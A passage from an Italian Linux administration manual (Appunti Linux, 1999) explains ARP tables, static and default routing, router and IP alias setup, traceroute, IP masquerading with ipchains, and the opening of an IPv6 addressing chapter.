## 71.7 ARP

Nel capitolo introduttivo alle reti TCP/IP, si è accennato al protocollo ARP, con il quale si ottengono le corrispondenze tra indirizzi di livello 2 (collegamento dati) e indirizzi di livello 3 (rete), ovvero IP nel nostro caso. In particolare si è parlato di una tabella ARP che viene mantenuta automaticamente da ogni nodo durante il suo funzionamento.

Potrebbe essere interessante ispezionare, ed eventualmente modificare, il contenuto di questa tabella ARP. Questo si fa con il programma **`arp`**.

Ci sono situazioni in cui il protocollo ARP non può funzionare, e in quelle situazioni è possibile predisporre una tabella ARP preconfezionata attraverso la configurazione di un file: `/etc/ethers`.

## 71.7.1 # arp

`arp` ⟨*opzioni*⟩

**`arp`** permette di ispezionare e di modificare la tabella ARP del sistema.

Alcune opzioni

`-n` | `--numeric`

Mostra solo indirizzi numerici invece di tentare di determinare i nomi simbolici dei nodi.

`-a [`⟨*host*⟩`]` | `--display [`⟨*host*⟩`]`

Mostra le voci corrispondenti a un nodo particolare, oppure tutti gli abbinamenti conosciuti.

`-d` ⟨*host*⟩ | `--delete` ⟨*host*⟩

Elimina le voci riferite al nodo indicato.

`-s` ⟨*host*⟩ ⟨*indirizzo-fisico*⟩

Crea una voce nella tabella ARP, abbinando l'indirizzo di un nodo a un indirizzo fisico (generalmente si tratta di un indirizzo Ethernet).

`-f` ⟨*file*⟩ | `--file` ⟨*file*⟩

Indica un file da utilizzare per caricare delle voci nella tabella ARP. Generalmente, quando le interfacce sono di tipo Ethernet, questo file è rappresentato da `/etc/ethers`.

Esempi

`#` **`arp -a`**

Elenca tutte le voci accumulate nella tabella ARP.

`#` **`arp -a 192.168.1.2`**

Mostra le voci riferite esclusivamente al nodo 192.168.1.2.

`#` **`arp -n -a 192.168.1.2`**

Come nell'esempio precedente, mostrando solo indirizzi numerici.

`#` **`arp -d 192.168.1.2`**

Cancella le voci riferite al nodo 192.168.1.2 contenute nella tabella ARP.

`#` **`arp -s 192.168.1.2 00:01:02:03:04:05`**

Assegna permanentemente (per la durata del funzionamento del sistema) l'indirizzo Ethernet 00:01:02:03:04:05 all'indirizzo IP 192.168.1.2.

`#` **`arp -f /etc/ethers`**

Legge il file `/etc/ethers` e utilizza il contenuto per definire delle voci permanenti nella tabella ARP.

## 71.7.2 /etc/ethers

Il file `/etc/ethers` può essere usato per configurare a priori l'abbinamento tra indirizzi Ethernet (livello 2 del modello ISO/OSI) e indirizzi IP. Questo file può contenere esclusivamente delle righe composte da due elementi: l'indirizzo IP (o il nome) corrispondente a un'interfaccia, e a fianco l'indirizzo Ethernet corrispondente. Si osservi l'esempio seguente:

```
192.168.1.2 00:01:02:03:04:05
192.168.1.3 00:14:02:23:07:1c
192.168.1.4 00:00:03:2d:00:0b
```

## 71.8 Instradamento attraverso un router

Quando si ha la necessità di raggiungere una destinazione che non si trova a essere connessa con la rete fisica a cui si accede, c'è bisogno di un intermediario, ovvero un elaboratore connesso alla stessa rete fisica a cui accede l'elaboratore locale, che sia in grado di inoltrare i pacchetti alle destinazioni richieste. Questo elaboratore è il router, anche se nel linguaggio corrente si usa prevalentemente il termine gateway che però non è esatto.





Figura 71.1: Il router consente di raggiungere destinazioni al di fuori della rete fisica a cui si è connessi.

Per poter definire un instradamento attraverso un router bisogna che prima, l'elaboratore che svolge questa funzione, sia raggiungibile attraverso una rete locale, e per mezzo di instradamenti già definiti.

La verifica di un instradamento che fa uso di un router è più delicata: si comincia con un *ping* verso la propria interfaccia locale, quindi verso il router, e quindi si tenta di raggiungere qualcosa che si trova oltre il router.

### 71.8.1 Router per accedere ad altre reti

Una rete locale potrebbe essere articolata in sottoreti in modo da evitare di sovraffollare di traffico un'unica rete. Per fare in modo che le sottoreti possano comunicare tra loro in caso di necessità, si devono utilizzare i router che funzionano come ponti tra una sottorete e un'altra.

In questo modo, quando si indica un instradamento che fa riferimento a un router, lo si definisce per una particolare rete logica, quella a cui il router è in grado di accedere.

Nell'esempio seguente, il router 192.168.1.254 viene utilizzato per accedere alla rete 192.168.7.0.[4]

```
# route add -net 192.168.7.0 gw 192.168.1.254
```

L'instradamento verso la rete locale 192.168.1.0 era già stato definito, e ciò in modo da poter raggiungere il router stesso.

```
$ route -n[Invio]
```

```
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.1.0     *               255.255.255.0   U     0      0        1 eth0
192.168.7.0     192.168.1.254   255.255.255.0   UG    0      0        0 eth0
```

Se il router è in grado di raggiungere anche altre reti, non si fa altro che inserire gli instradamenti relativi nel modo appena visto.

```
# route add -net 192.168.77.0 gw 192.168.1.254[Invio]
```

```
$ route[Invio]
```

```
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.1.0     *               255.255.255.0   U     0      0        1 eth0
192.168.7.0     192.168.1.254   255.255.255.0   UG    0      0        0 eth0
192.168.77.0    192.168.1.254   255.255.255.0   UG    0      0        0 eth0
```

[4] È importante considerare il fatto che il router viene visto con questo indirizzo da questa parte, ovvero, sulla rete locale 192.168.1.0. L'interfaccia del router connessa con l'altra rete locale avrà un indirizzo diverso, confacente con l'indirizzo di quella rete.

## 71.9 Instradamento predefinito

Quando si vuole fare riferimento a tutti gli indirizzi possibili, si utilizza il numero IP 0.0.0.0, corrispondente al nome simbolico **`default`**. Per indicare un instradamento che permette di raggiungere tutti gli indirizzi che non sono stati specificati diversamente, si utilizza questo indirizzo simbolico.

Da un punto di vista puramente logico, l'indirizzo 0.0.0.0 corrisponde effettivamente alla rete che comprende tutti gli indirizzi possibili, quindi un instradamento che fa riferimento alla rete 0.0.0.0 è quello per «tutti gli indirizzi».

Teoricamente, è possibile utilizzare l'instradamento predefinito per accedere alla rete locale, ma questo è comunque un approccio sconsigliabile. Nell'esempio seguente si utilizza il nome simbolico **`default`** per indicare l'indirizzo di rete 0.0.0.0 e l'interfaccia viene definita esplicitamente.

```
# route add -net default dev eth0
```

Anche se la maschera di rete attribuita a quell'interfaccia era quella normale della classe C, e quindi 255.255.255.0, questa dichiarazione permette di inoltrare attraverso di essa qualsiasi tipo di indirizzo. La presenza di questa maschera di rete costringe invece a indicare esplicitamente l'interfaccia di rete, altrimenti il kernel non sa a chi assegnare l'instradamento.

$ **route -n**[*Invio*]

```
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         *               0.0.0.0         U     0      0        1 eth0
```

L'uso di un instradamento predefinito sulla propria rete locale, può avere effetti deleteri: il *ping* può funzionare correttamente, mentre altre connessioni che richiedono protocolli più sofisticati possono trovarsi in difficoltà. Questo è particolarmente vero in presenza di connessioni PLIP.

L'approccio più comune consiste invece nel definire l'instradamento **`default`** come passante per un router: potrebbe trattarsi di un router che permette di accedere a tutte le altre sottoreti esistenti.

```
# route add -net default gw 192.168.1.254
```

L'instradamento verso la rete locale 192.168.1.0 era già stato definito in modo da poter raggiungere il router.

$ **route -n**[*Invio*]

```
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
192.168.1.0     *               255.255.255.0   U     0      0        1 eth0
0.0.0.0         192.168.1.254   0.0.0.0         UG    0      0        0 eth0
```

## 71.10 Router

Un elaboratore che debba fungere da router richiede alcune caratteristiche particolari:

- un kernel compilato in modo da consentire l'inoltro di pacchetti da un'interfaccia a un'altra (nelle versioni vecchie del kernel Linux era necessario abilitare l'opzione *IP: forwarding/gatewaying* 12.5.7);
- due o più interfacce di rete connesse ad altrettante reti fisiche differenti;
- la configurazione corretta di ogni interfaccia di rete;
- una tabella di instradamento in grado di permettere l'accesso a tutte le reti che si diramano dalle interfacce di rete installate.

Quando il kernel dispone della funzionalità di *forwarding/gatewaying* (nei kernel recenti è implicita), questa può essere controllata attraverso un file del filesystem virtuale `/proc/`. Per motivi di sicurezza, alcune distribuzioni GNU/Linux sono predisposte in modo da disattivare questa funzionalità attraverso uno dei comandi inseriti nella procedura di inizializzazione del sistema. Per riattivare il *forwarding/gatewaying*, si può agire nel modo seguente:

```
# echo 1 > /proc/sys/net/ipv4/ip_forward
```

### 71.10.1 Router unico per tutte le reti

La situazione più comune in una piccola rete è quella in cui tutte le reti sono connesse a un unico router. Negli esempi che seguono si fa riferimento alla situazione seguente:

- rete A Ethernet 192.168.1.0
  - l'interfaccia del router connessa su questa rete è **`eth0`**
  - l'indirizzo dell'interfaccia connessa su questa rete è 192.168.1.254
- rete B Ethernet 192.168.2.0
  - l'interfaccia del router connessa su questa rete è **`eth1`**
  - l'indirizzo dell'interfaccia connessa su questa rete è 192.168.2.254
- connessione PLIP con il portatile 192.168.3.1
  - l'interfaccia del router connessa su questa rete è **`plip1`**
  - l'indirizzo dell'interfaccia connessa su questa rete è 192.168.3.254





Figura 71.2: Schema dell'esempio di un router connesso su due reti e a un portatile attraverso un cavo PLIP.

All'interno del router si dovranno configurare le interfacce di rete nel modo seguente:

```
# ifconfig eth0 192.168.1.254 netmask 255.255.255.0

# ifconfig eth1 192.168.2.254 netmask 255.255.255.0

# ifconfig plip1 192.168.3.254 pointopoint 192.168.3.1
```

Successivamente si devono definire gli instradamenti.

```
# route add -net 192.168.1.0 netmask 255.255.255.0

# route add -net 192.168.2.0 netmask 255.255.255.0

# route add -host 192.168.3.1 plip1

# route add -host 192.168.3.254 plip1
```

Dal punto di vista del router è tutto finito. Gli altri elaboratori dovranno definire degli instradamenti opportuni in modo da utilizzare il router quando necessario. In particolare, gli elaboratori connessi alla rete A (192.168.1.0), per poter accedere agli altri elaboratori della propria rete locale e delle altre due raggiungibili tramite il router, dovranno inserire gli instradamenti seguenti.

```
# route add -net 192.168.1.0 netmask 255.255.255.0

# route add -net 192.168.2.0 netmask 255.255.255.0 gw 192.168.1.254

# route add -host 192.168.3.1 gw 192.168.1.254
```

Dal momento però che non si può accedere ad alcuna altra rete, si può utilizzare la rete **`default`**. Sempre dal punto di vista degli elaboratori della rete A, si possono definire gli instradamenti nel modo seguente:

# **route add -net 192.168.1.0 netmask 255.255.255.0**

# **route add -net default gw 192.168.1.254**

Il caso dell'elaboratore portatile connesso attraverso la porta parallela con un cavo PLIP, è un po' particolare: è evidente che tutto il traffico debba essere filtrato dal router, a parte quello diretto proprio al router stesso. Dal punto di vista del portatile si devono definire gli instradamenti seguenti.

# **route add -host 192.168.3.254 plip1**

# **route add -host 192.168.3.1 plip1**

# **route add -net default gw 192.168.3.254**

## 71.10.2 Router verso un altro router

Quando la rete diventa complicata, ci può essere la necessità di utilizzare più router per collegare insieme le diverse sottoreti. In tal caso, evidentemente, la tabella di instradamento dei router si troverà a contenere instradamenti che a loro volta utilizzano altri router.

Negli esempi che seguono si fa riferimento alla situazione seguente:

- rete A Ethernet 192.168.1.0
  - l'interfaccia del router A connessa su questa rete è **eth0** e ha l'indirizzo 192.168.1.254
- rete R Ethernet 192.168.254.0 utilizzata esclusivamente per collegare i router
  - l'interfaccia del router A connessa su questa rete è **eth1** e ha l'indirizzo 192.168.254.1
  - l'interfaccia del router B connessa su questa rete è **eth1** e ha l'indirizzo 192.168.254.2
- rete B Ethernet 192.168.2.0
  - l'interfaccia del router B connessa su questa rete è **eth0** e ha l'indirizzo 192.168.2.254





Figura 71.3: Schema dell'esempio di due router connessi tra loro da una dorsale.

Il router A deve poter raggiungere tutte e tre le reti: sulla rete A e R è connesso direttamente, mentre per la rete B deve fare affidamento sul router B.

# **route add -net 192.168.1.0 netmask 255.255.255.0**

# **route add -net 192.168.254.0 netmask 255.255.255.0**

# **route add -net 192.168.2.0 netmask 255.255.255.0 gw 192.168.254.2**

Il router B deve agire in modo analogo.

# **route add -net 192.168.2.0 netmask 255.255.255.0**

# **route add -net 192.168.254.0 netmask 255.255.255.0**

# **route add -net 192.168.1.0 netmask 255.255.255.0 gw 192.168.254.1**

## 71.11 Verifica di un instradamento attraverso i router

Lo strumento fondamentale per la verifica degli instradamenti è sempre **`ping`**, che è già stato presentato in questo capitolo. In presenza di router si introduce un concetto nuovo, quello del nodo da attraversare. L'attraversamento di un nodo viene definito comunemente ***salto***, oppure *hop*, e si pone un limite a questi salti, definito TTL (*Time To Live*), oltre il quale i pacchetti vengono scartati.

In pratica, i pacchetti IP contengono l'indicazione del valore TTL massimo, e questo viene decrementato all'attraversamento di ogni router, a opera dello stesso. Quando si raggiunge lo zero, il pacchetto viene scartato.

In situazioni particolari, il transito dei pacchetti verso una destinazione particolare potrebbe essere impossibile, a causa del numero di salti che si frappongono, e a causa del limite troppo basso del campo TTL dei pacchetti IP. Generalmente, **`ping`** utilizza un TTL di 255, cioè il massimo possibile, cosa che consente di verificare gli instradamenti al limite delle loro possibilità, ma non permette di prevedere il funzionamento corretto di altri tipi di connessioni, in cui si utilizzino valori TTL inferiori.

Per verificare quale sia il percorso utilizzato effettivamente dai pacchetti per raggiungere una destinazione, si utilizza il programma **`traceroute`**.

### 71.11.1 # traceroute

`traceroute [`⟨*opzioni*⟩`]` ⟨*destinazione*⟩ `[`⟨*lunghezza*⟩`]`

**`traceroute`** permette di verificare il percorso verso una destinazione, dando delle indicazioni che possono aiutare a comprendere in quale punto ci siano delle difficoltà.

**`traceroute`** inizia la trasmissione di pacchetti (utilizzando il protocollo UDP) con un TTL molto basso. In tal modo, si aspetta di ricevere un messaggio di errore (protocollo ICMP) dal nodo in cui il TTL raggiunge lo zero. Incrementando lentamente il valore del TTL, **`traceroute`** riesce a conoscere gli indirizzi dei nodi attraversati, purché tutto funzioni come previsto (cioè che i vari nodi generino correttamente i pacchetti ICMP di errore).

Quando tutto funziona come previsto, **`traceroute`** genera un elenco di nodi di rete a partire da primo che viene attraversato, fino all'ultimo che rappresenta la destinazione richiesta. Se in alcuni punti non si ottiene risposta, i nodi ipotizzati vengono segnalati con degli asterischi. Nell'esempio seguente, si ipotizza la presenza di due nodi sconosciuti, al terzo e quarto posto della catena.

# **traceroute portatile.plip.dg**

```
traceroute to portatile.plip.dg (192.168.254.1), 30 hops max, 40 byte packets
 1  dinkel.brot.dg (192.168.1.1)  0.433 ms  0.278 ms  0.216 ms
 2  router.brot.dg (192.168.1.254)  2.335 ms  2.278 ms  3.216 ms
 3  * * *
 4  * * *
 5  portatile.plip.dg (192.168.254.1)  10.654 ms  13.543 ms  11.344 ms
```

Sui nodi da cui non si ottiene una risposta, non si può dire nulla di certo, ma solo fare delle congetture. in generale non si può nemmeno essere certi che si tratti effettivamente di due nodi: potrebbe essere un solo nodo, oppure più di due. La documentazione di **`traceroute`**, *traceroute(8)*, dà delle indicazioni in più su come interpretare il risultato.

#### Alcune opzioni

`-m` ⟨*ttl-massimo*⟩

Definisce il numero massimo di nodi da attraversare, per mezzo dell'indicazione del TTL massimo da raggiungere. **`traceroute`** inizia normalmente con pacchetti contenenti un TTL di 1, e incrementa gradualmente tale valore, fino a quanto specificato con questa opzione. Se non viene usata, il TTL massimo è di 30 salti.

`-n`

Mostra solo indirizzi numerici invece di tentare di determinare i nomi simbolici dei nodi. Questo tipo di approccio potrebbe essere utile specialmente quando si hanno difficoltà ad accedere a un servizio di risoluzione dei nomi, o comunque quando si vuole avere la situazione completamente sotto controllo.

`-s` ⟨*indirizzo-di-origine*⟩

Permette di indicare espressamente l'indirizzo di origine dei pacchetti, presso cui ci si attende di ricevere la risposta alla scansione. Deve trattarsi di un indirizzo corrispondente a un'interfaccia di rete locale.

### 71.11.2 Individuazione delle schede di rete

Quando si predispone un router si ha la necessità di utilizzare più schede di rete contemporaneamente. A parte il problema legato alla configurazione hardware delle schede, si pone poi il problema del riconoscimento di queste da parte del kernel durante l'avvio del sistema. In effetti, il kernel è normalmente in grado di riconoscere automaticamente solo una scheda di rete. Oltre a questo, anche se fosse in grado di riconoscerle tutte in modo automatico, cosa garantirebbe che i nomi di interfaccia siano quelli previsti?

In pratica, quando si utilizzano più schede Ethernet si deve utilizzare un'istruzione opportuna da inviare al kernel all'avvio. Questo problema è già stato visto nel capitolo dedicato all'hardware di rete (capitolo 69).

## 71.12 Alias IP

È possibile attribuire a ogni interfaccia di rete più di un indirizzo IP. Ciò si ottiene definendo delle interfacce virtuali, riferite a quelle reali, a cui poi si attribuiscono degli indirizzi IP differenti. Il nome di un'interfaccia virtuale ha l'aspetto seguente:

⟨*interfaccia-reale*⟩**:**⟨*n-interfaccia-virtuale*⟩

Per esempio, **`eth0`** è il nome reale di un'interfaccia di rete Ethernet, mentre **`eth0:0`**, **`eth0:1`**,... sono una serie di interfacce virtuali riferite sempre all'interfaccia reale **`eth0`**. Naturalmente, lo stesso vale per gli altri tipi di interfaccia di rete: **`ppp0:0`**, **`plip0:0`**,...

```
        +------+          +------+          +------+          +------+
        | host |          | host |          | host |          | host |
        +------+          +------+          +------+          +------+
           |                 |                 |                 |
- - - ------*----------------*--------*--------*----------------*---------- - - -
           192.168.100.0 <---      |       ---> 192.168.1.0
                                   |
                                   |
            192.168.100.254 eth0:0 | eth0 192.168.1.254
                                   |
                       +----------------------+
                       |                      |
                       |        Router        |
                       |                      |
                       +----------------------+
```

Figura 71.4: Utilizzo ipotetico degli alias IP.

### 71.12.1 Kernel per l'alias IP

Per ottenere la definizione di alias IP, occorre che il kernel sia stato predisposto per questa funzione, attraverso l'opzione seguente:

- *IP: aliasing support* (12.5.7) **Y/M**

### 71.12.2 Configurazione e instradamento dell'interfaccia virtuale

Nel momento in cui si configura un'interfaccia virtuale, questa viene definita implicitamente. Si interviene nel modo solito attraverso **`ifconfig`**. L'esempio seguente si riferisce a quanto mostrato nella figura 71.4, in cui, su una sola rete fisica si distinguono gli indirizzi di due sottoreti distinte: 192.168.1.0 e 192.168.100.0.

```
# ifconfig eth0 192.168.1.254 netmask 255.255.255.0

# route add -net 192.168.1.0 netmask 255.255.255.0 eth0

# ifconfig eth0:0 192.168.100.254 netmask 255.255.255.0

# route add -net 192.168.100.0 netmask 255.255.255.0 eth0:0
```

## 71.13 Inoltro IP attraverso il mascheramento

Un problema simile a quello dell'instradamento attraverso i router è quello dell'inoltro di pacchetti IP attraverso un firewall per il mascheramento IP. La differenza sta nel fatto che, in questo caso, il firewall si occupa di inoltrare i pacchetti, e non solo di «girarli» attraverso l'interfaccia giusta. Il ruolo di un firewall è molto più complesso, tuttavia, per ora si intende mostrare solo l'aspetto legato all'inoltro dei pacchetti IP per mezzo del mascheramento.

```
                            +------+    +------+
                            | Host |    | Host |
                            +------+    +------+
                               |           |       Rete locale
192.168.2.0 - - - -------------*-----------*----*------------- - - -
                                                |
                                            +--------+
                                            | Router |
                                            +--------+
                Altre destinazioni locali       |
192.168.1.0 - - - -------------------------*----*------------- - - -
                                           |
                                           | 192.168.0.0/16
                                      +----------+
          Rete esterna                | Firewall |
- - - --------------------------------| mascher. |
                            0.0.0.0/0 | IP       |
                                      +----------+
```

Figura 71.5: Schema di utilizzo di un firewall per il mascheramento IP.

Il firewall permette a una rete locale che utilizza indirizzi IP riservati alle reti private (cioè esclusi dalla rete Internet, e come tali irraggiungibili) di accedere all'esterno. In effetti, tutto il traffico con la rete esterna viene intrattenuto (apparentemente) dal firewall che si occupa di inoltrare le risposte all'interno della rete locale. Ciò significa che all'esterno appare sempre solo un elaboratore, il firewall, mentre dall'esterno non c'è modo di accedere agli elaboratori della rete locale perché questi non hanno un indirizzo accessibile.

### 71.13.1 Kernel per il firewall

La gestione dell'inoltro dei pacchetti attraverso un firewall richiede che il kernel di questo sia predisposto, e precisamente attraverso le opzioni seguenti. In effetti, come nel caso del router, si tratta di un compito svolto dal kernel.

- *Network firewalls* (12.5.7) **Y**
- *IP: forwarding/gatewaying* (12.5.7) **Y** (ammesso che si tratti di un kernel piuttosto vecchio)
- *IP: firewalling* (12.5.7) **Y**
- *IP: masquerading* (12.5.7) **Y**
- *IP: ICMP masquerading* (12.5.7) **Y**

### 71.13.2 Instradamento dal firewall e verso il firewall

Il firewall, prima di poter compiere il suo lavoro, deve essere instradato attraverso le sue interfacce di rete. Per la precisione, seguendo l'esempio mostrato nella figura 71.5, da una parte deve essere instradato nella rete 192.168.1.0, e per raggiungere la rete 192.168.2.0 deve utilizzare un instradamento attraverso il router. Dall'altra parte, attraverso l'interfaccia connessa alla rete esterna, deve essere instradato sulla rete predefinita, cioè 0.0.0.0. Ciò equivale a dire che si preparano gli instradamenti specifici delle varie parti della rete locale, e che l'instradamento verso l'esterno corrisponde a quello predefinito.

Per il resto della rete locale, l'instradamento predefinito deve portare al firewall, perché solo lui è in grado di gestire il traffico con gli indirizzi esterni alla rete locale.

## 71.13.3 Definizione degli indirizzi del sistema di mascheramento

Il firewall per il mascheramento IP deve essere impostato definendo i gruppi di indirizzi (cioè le sottoreti) di origine e di destinazione. L'esempio mostrato nella figura 71.5 mostra che il firewall è connesso a una rete locale scomposta in diverse sottoreti. Per la precisione si vedono due sottoreti, 192.168.1.0 e 192.168.2.0, ma si lascia intendere che potrebbero essercene altre (192.168.3.0,...). In tal senso, gli indirizzi da inoltrare all'esterno sono tutti quelli della rete 192.168.0.0/255.255.0.0, dove il secondo indirizzo è la maschera di rete.

In questa situazione, la notazione appena vista viene abbreviata comunemente in 192.168.0.0/16, dove il numero 16 rappresenta la quantità di bit a uno della maschera di rete.

Dall'altra parte, gli indirizzi di destinazione sono semplicemente tutti gli altri, e questo si indica semplicemente con la notazione 0.0.0.0/0.0.0.0, ovvero 0.0.0.0/0.

## 71.13.4 Configurazione con ipchains

Il programma **`ipchains`** è ciò che serve per attivare e controllare la gestione del firewall. Per la precisione, l'impostazione viene definita attraverso delle ***regole***: prima di definire qualcosa si inizia con la loro cancellazione.

`# ipchains -F`

Successivamente è il caso di definire una ***politica predefinita*** (*policy*), ovvero il comportamento normale per i comandi successivi, a meno di non specificare diversamente.

`# ipchains -P forward ACCEPT`

Infine è necessario definire come inoltrare i pacchetti tra le interfacce. Quello che segue si riferisce sempre all'esempio di figura 71.5.

`# ipchains -A forward -s 192.168.0.0/16 -d 0.0.0.0/0 -j MASQ`

Se con questi comandi **`ipchains`** si «lamenta» generando delle segnalazioni di errore, è probabile che il kernel non sia in grado di gestire l'inoltro IP, o il mascheramento. Se invece tutto è andato bene, si possono inserire questi comandi all'interno dei file utilizzati per l'inizializzazione del sistema; per esempio `/etc/rc.d/rc.local` o altro simile.

```
#...
/sbin/ipchains -F
/sbin/ipchains -P forward ACCEPT
/sbin/ipchains -A forward -s 192.168.0.0/16 -d 0/0 -j MASQ
```

## 71.13.5 Controllo

La verifica delle regole per l'inoltro IP può essere fatta sempre tramite il programma **`ipchains`**.

`# ipchains -L forward -n`

Seguendo sempre il caso già visto, di dovrebbe ottenere quanto segue:

```
Chain forward (policy ACCEPT):
target     prot opt     source              destination         ports
MASQ       all  ------  192.168.0.0/16      0.0.0.0/0           n/a
```

## 71.13.6 Note finali

I comandi mostrati che definiscono l'inoltro IP non fanno riferimento a interfacce di rete specifiche, ma solo a indirizzi di rete. Perché il firewall sappia da che parte inoltrare i pacchetti, è necessario che gli instradamenti siano stati definiti correttamente, come già accennato all'inizio di questo gruppo di sezioni.

Questo tipo di configurazione del firewall ignora completamente tutte le considerazioni che riguardano la sicurezza, e tutte le forme di controllo del transito dei pacchetti. In particolare, la descrizione del funzionamento di **`ipchains`** può essere reperita nella pagina di manuale *ipchains(8)*.

In questo tipo di configurazione, è necessario che la gestione dell'inoltro dei pacchetti sia attiva. Non basta che il kernel sia stato predisposto (ammesso che sia ancora necessario), perché la funzione di inoltro (appartenente alla gestione dell'instradamento) potrebbe essere stata inibita da un comando contenuto nella procedura di inizializzazione del sistema, come già descritto nelle sezioni dedicate al router in generale.

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Introduzione a IPv6

Si è accennato riguardo all'esistenza del protocollo IPv6. Si tratta ancora di qualcosa che è in corso di sperimentazione, tuttavia è opportuno conoscere almeno alcuni dei suoi aspetti fondamentali. La cosa più appariscete di IPv6 è il modo di indicare gli indirizzi IP, che da 32 passano a 128 bit.

## 72.1 Rappresentazione simbolica di un indirizzo IPv6

La rappresentazione testuale simbolica standard di un indirizzo IPv6 è nella forma:

*x*:*x*:*x*:*x*:*x*:*x*:*x*:*x*

L'indirizzo viene suddiviso in gruppetti di 16 bit (coppie di ottetti), utilizzando i due punti (`:`) come simbolo di separazione. Questi gruppetti di 16 bit vengono rappresentati in esadecimale, utilizzando solo le cifre che servono, dove queste saranno al massimo quattro. Per esempio, l'indirizzo

```
fe80:0000:0000:0000:02a0:24ff:fe77:4997
```

si può ridurre semplicemente a:

```
fe80:0:0:0:2a0:24ff:fe77:4997
```

Viene consentita anche un'ulteriore semplificazione in presenza di gruppetti adiacenti che risultano azzerati: una coppia di due punti (`::`) rappresenta una sequenza indefinita di gruppetti azzerati e può essere usata una volta sola in un indirizzo. In questo modo, l'esempio precedente può essere ridotto a quello che segue:

```
fe80::2a0:24ff:fe77:4997
```

In pratica, si deve intendere che quello che manca per completare l'indirizzo in corrispondenza del simbolo `::`, contiene solo gruppetti di 16 bit azzerati.

## 72.2 Prefissi di indirizzo

Con IPv6, il concetto di maschera di rete è stato semplificato e nei documenti RFC si parla piuttosto di ***prefisso*** di un indirizzo. Il termine rende meglio l'idea del senso che ha: quello di portare l'attenzione a una parte iniziale dell'indirizzo stesso per qualche scopo. Il prefisso viene segnalato con un numero aggiunto alla fine di un indirizzo IPv6, separato da una barra obliqua (`/`) che indica il numero di bit iniziali da prendere in considerazione per un qualche scopo. In questo modo si indica la lunghezza del prefisso.

⟨*indirizzo-ipv6*⟩/⟨*lunghezza-prefisso*⟩

È importante osservare che l'indirizzo IPv6 abbinato all'indicazione della lunghezza di un prefisso, non può essere abbreviato più di quanto si possa già fare con questo genere di indirizzi. Si prenda in considerazione un indirizzo con l'indicazione della lunghezza del prefisso strutturato nel modo seguente (la lettera «h» rappresenta una cifra esadecimale diversa da zero):

```
hhhh:0000:0000:hhh0:0000:0000:0000:0000/60
<---- 60 bit ---->
```

Il prefisso si estende per i primi 60 bit, ovvero le prime 15 cifre esadecimali. Sono ammissibili le forme normali di abbreviazione di questa indicazione:

```
hhhh:0:0:hhh0:0:0:0:0/60
hhhh::hhh0:0:0:0:0/60
hhhh:0:0:hhh0::/60
```

Al contrario, non sono ammissibili queste altre:

```
hhhh:0:0:hhh/60 --> non è valida in generale
